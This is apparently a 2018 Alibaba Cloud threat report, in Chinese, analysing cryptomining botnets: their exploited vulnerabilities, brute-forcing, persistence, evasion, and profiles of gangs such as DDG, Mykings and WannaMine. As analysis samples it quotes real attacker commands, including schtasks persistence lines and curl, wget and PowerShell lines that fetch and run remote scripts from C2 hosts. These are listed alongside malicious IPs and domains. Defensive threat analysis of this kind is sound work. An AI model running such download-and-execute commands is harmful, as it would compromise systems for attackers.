阿里云

2018年云上挖矿分析报告

阿里云安全团队

2019年1月

报告主笔：悟泛

作者也想感谢以下研究人员对本文的贡献: 桑铎、董云、穆如、乐枕、燚龘、刘洪亮、南浔、Yohai Einav

在刚刚过去的 2018 年，恶意挖矿事件层出不穷。尽管加密货币的价格经历了狂欢后的暴跌之痛，但挖矿仍是网络黑产团伙在入侵服务器之后，最直接的变现手段。随着挖矿团伙产业化，我们看到越来越多的 0-Day/N-Day 漏洞在公布后的极短时间内就被用于入侵挖矿；同时，一些 " 根深蒂固 " 存在的问题，如弱密码和应用权限配置不当也成为了恶意挖矿活动的温床。

在可预见的未来，黑产团伙利用漏洞发起攻击进行挖矿的趋势仍将持续，已被入侵挖矿的机器也随时可能被挖矿攻击者当成下一轮攻击的“跳板”。本报告以阿里云 2018 年的攻防数据为基础，对恶意挖矿态势进行了分析，并为个人和企业提出了合理的安全防护建议。

核心概要

○ 热点 0-Day/N-Day 漏洞成为挖矿团伙的“武器库”,0-Day 漏洞留给用户进行修复的窗口期变短；

○ 非 Web 网络应用暴露在公网后成为挖矿团伙利用的重灾区；

○ 挖矿团伙广泛利用暴力破解进行传播，弱密码仍然是互联网面临的主要威胁；

○ 挖矿后门普遍通过蠕虫形式传播，并在受害主机上通过持久化驻留获取最大收益；


○ 挖矿团伙会通过伪装进程、加壳、代码混淆、私搭矿池（代理）等手段规避安全分析和溯源。

攻击态势分析

【热点 0-Day/N-Day 漏洞利用成为挖矿团伙的 " 武器库 ",0-Day 漏洞留给用户进行修复的窗口期变短 】

2018 年，多个应用广泛的 web 应用爆出高危漏洞，对互联网安全造成严重威胁。事后安全社区对漏洞信息的分析和漏洞细节的分享，让利用代码能够方便的从互联网上获取。

挖矿团伙自然不会放过这些唾手可得的“武器库”。此外一些持续未得到普遍修复的 N-Day 漏洞往往也会被挖矿团伙利用，例如近年热门的反序列化漏洞和 Struts 系列的远程执行漏洞等。下图展示的是部分热点 0-Day/N-Day 漏洞被挖矿团伙大量利用的时间线。




同时阿里云观察到，0-Day 漏洞从披露到大规模利用之间的时间间隔越来越小。如 Jboss 反序列化漏洞于 2017 年 5 月被发现，年底 JbossMiner 开始对其大规模利用，并在 2018 年 3 月达到高峰。而今年 Drupal 和 ThinkPHP 远程命令执行漏洞从披露到被挖矿团伙广泛利用，时间间隔都小于一个月。因此在高危 0-Day 漏洞爆出后未能及时修复的用户，容易成为恶意挖矿的受害者。

【非 Web 网络应用暴露在公网后成为挖矿团伙利用的重灾区 】


企业对 Web 应用可能造成的安全威胁已经有足够的重视，WAF、RASP、漏洞扫描等安全产品也提升了 Web 应用的安全水位。而非 Web 网络应用 (Redis、Hadoop、SQLServer 等) 往往并非企业核心应用，企业在安全加固和漏洞修复上投入并不如 Web 应用，往往导致高危漏洞持续得不到修复，因而挖矿团伙也会针对性利用互联网上这些持续存在的弱点

应用，如 DDG 团伙就持续的利用 Redis 未授权访问漏洞扩大其感染量。下图展示的是 2018 年非 Web 网络应用漏洞被挖矿团伙利用的时间线。



【挖矿团伙广泛利用暴力破解进行传播，弱密码仍然是互联网面临的主要威胁】

下图为不同应用被入侵导致挖矿所占百分比，可以发现 SSH/RDP/SQLServer 是挖矿利用的重点应用，而这些应用通常是因为弱密码被暴力破解导致被入侵感染挖矿病毒。由此可以看出弱密码导致的身份认证问题仍然是互联网面临的重要威胁。



恶意行为

【挖矿后门普遍通过蠕虫形式传播】

大多数的挖矿团伙在感染受害主机植入挖矿木马后，会控制这些受害主机对本地网络及互联网的其他主机进行扫描和攻击，从而扩大感染量，如 DDG、DockerKiller、RDPMiner 等团伙。这些挖矿木马传播速度较快，且很难在互联网上根除，因为一旦少量主机受到恶意程序感染，它会受控开始攻击其他主机，导致其它带有漏洞或存在配置问题的主机也很快沦陷。

少量挖矿团伙会直接控制部分主机进行网络攻击，入侵受害主机后只在主机植入挖矿后门，并不会进一步扩散。最有代表性的就是 8220 挖矿团伙。这类团伙一般漏洞利用手段比较丰富，漏洞更新速度较快。

【挖矿团伙会在受害主机上通过持久化驻留获取最大收益】

大多数的挖矿团伙，都会尝试在受害主机上持久化驻留以获取最大收益。

通常在Linux系统中，挖矿团伙通过 crontab 设置周期性被执行的指令。在 Windows 系统中，挖矿团伙通常使用 schtask 和 WMI 来达到持久化的目的。

如下为 Bulehero 木马执行添加周期任务的 schtask 命令：

```
cmd /c schtasks /create /sc minute /mo 1 /tn “Miscfost” /ru system /tr “cmd /c C:\Windows\ime\scvsots.exe”

cmd /c schtasks /create /sc minute /mo 1 /tn “Netframework” /ru system /tr “cmd /c echo Y|cacls C:\Windows\scvsots.exe /p everyone:F”
```

例如 WannaMine 利用 WMI 进行定时任务的添加，脚本代码如下：


```
cmd /c echo powershell -nop “$a=([string](Get-
WMIObject -Namespace root\Subscription -Class __
FilterToConsumerBinding ));if(($a -eq $null) -or (!($a.
contains(‘SCM Event Filter’)))) {IEX(New-Object Net.
WebClient).DownloadString(‘http[:]//stafftest.spdns[.]
eu:8000/mate6.ps1’)}” >%temp%\y1.bat && SCHTASKS
/create /RU System /SC DAILY /TN yastcat /f /TR
“%temp%\y1.bat” &&SCHTASKS /run /TN yastcat<c/
ode>
```

【挖矿团伙会通过伪装进程、加壳、代码混淆、私搭矿池或代理等手段规避安全分析和溯源】


Bulehero 挖矿网络使用的病毒下载器进程名为 scvsots.exe，与 windows 正常程序的名字 svchost.exe 极其相似；其它僵尸网络使用的恶意程序名，像 taskhsot.exe、taskmgr.exe、java 这类形似正常程序的名称也是屡见不鲜。

专业的安全工程师或许能够通过程序存放路径或是查询 md5、分析二进制程序等，能够得知合法程序已遭到恶意软件替换。但针对普通运维人员，上述这样伪装成正常系统文件的文件名能够降低被分析发现的概率。

在分析挖矿僵尸网络的过程中我们发现，大多数后门二进制程序都被加壳，最经常被使用的是 Windows 下的 UPX、VMP、sfxrar 等，如下图，几乎每个 RDPMiner 使用的恶意程序都加了上述三种壳之一。



此外，挖矿团伙使用的恶意脚本往往也经过各种混淆。如下图，JBossMiner 挖矿僵尸网络在其 vbs 恶意脚本中进行混淆加密。



尽管人工分析时可以通过多种手段去混淆或解密，但加密和混淆对逃避杀毒软件而言，仍是非常有效的手段。

恶意挖矿团伙使用用自己的钱包地址连接公开矿池，可能因为矿池收到投诉导致钱包地址被封禁，如 8220 团伙的钱包地址由于“涉及僵尸网络活动”而被 monerohash.com 矿池封禁。挖矿团伙倾向于更多的使用矿池代理或私搭矿池的方式进行挖矿。进而安全研究人员也难以通过矿池公布的 HashRate 和付款历史估算出被入侵主机的数量和规模。

主流团伙概述

1. DDG 挖矿团伙

从 2017 年底首次被曝光至今，DDG 挖矿僵尸网络一直保持着极高的活跃度。其主要恶意程序由 go 语言写成，客观上对安全人员研究分析造成了一定阻碍。而频繁的程序配置改动、技术手段升级，使它堪称 2018 年危害最大的挖矿僵尸网络。

1) 主要利用漏洞

○ Orientdb 漏洞（早期）

○ Redis 未授权访问漏洞

○ SSH 弱密码

2) 主要恶意行为

○下载、释放、运行多个包含扫描、挖矿等功能的恶意程序

3) 主要命令控制和更新方式

○ 以 104.236.156.211 等多个 ip 地址为恶意脚本分发平台


○ 服务器 cc 端口号通常为 8000 或 8443

4) 挖矿网络结构

○ DDG 挖矿僵尸网络控制受感染主机执行以下命令，下载 i.sh 脚本

```
/bin/sh −c curl −L http://104.236.156.211:8000/i.sh | sh
```

而执行 i.sh，会进一步下载 ddgs 恶意程序、挖矿程序等。在一年多的迭代过程中，DDG 经历了多轮更新，大版本从 201X 进化到 301X, 目前最新观测到的小版本号为 3019，各模块结构功能如下图所示：



2. 8220 挖矿团伙

在诸多挖矿僵尸网络中，8220 团伙的挖矿木马独树一帜，因为它并未采用蠕虫型传播，而是直接对漏洞进行利用。

这种方式理论上传播速度较慢，相较于蠕虫型传播的僵尸网络也更难存活，但 8220 挖矿团伙仍以这种方式获取了较大的感染量。

1) 主要利用漏洞

- WebLogic XMLDecoder 反序列化漏洞
- Drupal 远程代码执行漏洞
- JBoss 反序列化命令执行漏洞
- Couchdb 的组合漏洞
- Redis 未授权访问
- Hadoop Yarn 未授权访问漏洞


2) 主要恶意行为

- 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序
- 解密数据段中的矿机，选择一个傀儡进程，将矿机注入傀儡进程中进行挖矿

3) 主要命令控制和更新方式

- 以多个服务器作为恶意程序分发平台，控制受害主机下载恶意程序

4) 挖矿网络结构



3. Mykings(theHidden) 挖矿团伙

Mykings（又名 theHidden“隐匿者”）挖矿网络在 2017 年中就被多家友商提及并报道。它从 2014 年开始出现，时至今日该僵尸网络依然活跃，可以说是拥有非常旺盛的生命力。该僵尸网络极为复杂，集成了 Mirai、Masscan 等恶意程序的功能，此外在 payload、BypassUAC 部分都使用极其复杂的加密混淆技术，掩盖攻击意图，逃避安全软件的检测和安全研究人员的分析。该挖矿僵尸网络在 11 月底更是被发现与“暗云”联手，危害性再次增强。

1) 主要利用漏洞

该挖矿僵尸网络传播主要是基于名为 msinfo.exe 的恶意程序，对 1433 等端口进行爆破扫描。其他被扫描的端口和服务包括：

- 3306 MySQL
- 135 WMI
- 22 SSH
- 445 IPC
- 23 Telnet
- 80 Web
- 3389 RDP

2) 主要恶意行为

○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序


○ （结合“暗云”木马后）植入会修改 MBR 的 Bootkit

3) 主要命令控制和更新方式

○ 以多个服务器作为恶意程序分发平台，控制受害主机下载恶意程序

4) 挖矿网络结构

MyKings 组成较为复杂，它由攻击模块、下载脚本、包括 mirai 在内的多个恶意木马组成，其中攻击模块集成了 masscan，能够“高效”地扫描、攻击其他主机。



4. Bulehero 挖矿团伙

1) 主要利用漏洞

2018 年中 Bulehero 出现时，传播主要依赖“永恒之蓝”漏洞、Struts2 和 Weblogic 漏洞、对内网主机进行 1433 端口爆破 (SQL Server) 和 IPC 远程连接爆破攻击等几种挖矿僵尸网络的常见传播手段；到了年底，该挖矿团伙开始利用 ThinkPHP 远程命令执行漏洞，入侵新的一批机器。


2) 主要恶意行为

○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序

3) 主要命令控制和更新方式

○ 从 a46.bulehero.in 服务器获取下载器，运行后进一步下载、释放多个包含扫描、挖矿等功能的恶意程序。

4) 挖矿网络结构



5. RDPMiner 挖矿团伙

该挖矿僵尸网络自 2018 年 10 月开始蔓延，之后多次更换挖矿程序名称。

1) 主要利用漏洞

○ RDP 弱口令

2) 主要恶意行为

○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序


○ 关闭 Windows 防火墙，添加自启动项

○ 添加恶意用户账号

3) 主要命令控制和更新方式

○ 以 111.63.225.242 作为文件分发服务器

4) 挖矿网络结构



6. JbossMiner 挖矿团伙

阿里云安全团队于 2018 年 3 月报道过，从蜜罐中捕获到 JbossMiner 的恶意程序样本，该样本由 py2exe 打包，解包反编译后是一套由 Python 编写的完整攻击程序，包含源码及依赖类库等数十个文件。且对于 Windows 和 Linux 系统的受害主机，有不同的利用程序。

1) 主要利用漏洞

○ Jboss 反序列化漏洞（主要）

○ Struts2 远程命令执行漏洞

○ “永恒之蓝”漏洞


2) 主要恶意行为

○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序

3) 主要命令控制和更新方式

○ 以 enjoytopic.esy.es 等网站作为分发平台

4) 挖矿网络结构



7. WannaMine

WannaMine 是一个蠕虫型僵尸网络。这个挖矿团伙的策略曾被 CrowdStrike 形容为“靠山吃山靠水吃水”(living off the land)，因为恶意程序在被感染的主机上，首先会尝试通过 Mimikatz 收集的密码登录其他主机，失败之后再利用“永恒之蓝”漏洞攻击其他主机，进行繁殖传播。

1) 主要利用漏洞

○ “永恒之蓝”漏洞

○ RDP 弱密码或多台机使用同样密码

2) 主要恶意行为


○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序

○ 从内存中 dump 用户密码

3) 主要命令控制和更新方式

○ 以 http://118.184.48.95:8000 作为文件分发平台

4) 挖矿网络结构



8. Kworkerd

这是一个主要攻击 Redis 数据库未授权访问漏洞的挖矿僵尸网络，因其将挖矿程序的名字伪装成 Linux 正常进程 Kworkerd 故得名。

1) 主要利用漏洞

○ Redis 服务未授权访问

2) 主要恶意行为

○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序

○ 替换 /etc/ld.so.preload 文件，通过预加载劫持 Linux 系统函数，使 top、ps 等命令无法找到挖矿进程

3) 主要命令控制和更新方式

○ 该挖矿团伙使用 pastebin 作为文件分发平台

4) 挖矿网络结构

○ 已被感染的恶意主机会首先下载 https://pastebin.com/raw/xbY7p5Tb 文件

其内容为：

```
(curl −fsSL https://pastebin.com/raw/uuYVPLXd||wget −q −O− https://pastebin.com/raw/uuYVPLXd)|base64 −d|/bin/bash
```

执行后会再次请求 https://pastebin.com/raw/uuYVPLXd ，该脚本解码后内容类似前文所述其他挖矿团伙，会清除同类挖矿程序、下载并执行自己的挖矿程序、扫描内网主机进一步扩大入侵范围等。

该木马只利用一种漏洞却仍有不少感染量，说明数据库安全配置亟待得到用户的重视。

9. DockerKiller

随着微服务的热度不断上升，越来越多的企业选择容器来部署自己的应用。而 Docker 作为实现微服务首选容器，在大规模部署的同时其安全性却没有引起足够的重视。2018 年 8 月，Docker 配置不当导致的未授权访问漏洞遭到挖矿团伙的批量利用。

1) 主要利用漏洞

○ Docker 未授权访问

2) 主要恶意行为

○ 下载、释放、运行多个包含扫描、挖矿等功能的恶意程序

○ 关闭 Windows 防火墙

○ 添加自启动项

○ 添加恶意用户账号

3) 主要命令控制和更新方式

○ 从 http://159.203.21.239 下载名为 auto.sh 的脚本，该脚本作为下载器，会下载后续入侵、挖矿需要的各种程序。


完整服务器文件列表如下：

Index of /p

Name	Last modified	Size	Description
Parent Directory		-	
auto.sh	2018-07-17 06:56	957	
bashd	2018-07-17 03:35	41K	
bashd.service	2018-07-17 03:35	150	
data.cfg	2018-07-17 03:35	759	
fixtext.sh	2018-07-17 03:35	30	
p.php	2018-07-17 04:09	286K	
p.txt	2018-07-17 07:16	389	
test.sh	2018-07-17 07:32	355	
xm	2018-07-17 03:35	1.9M	
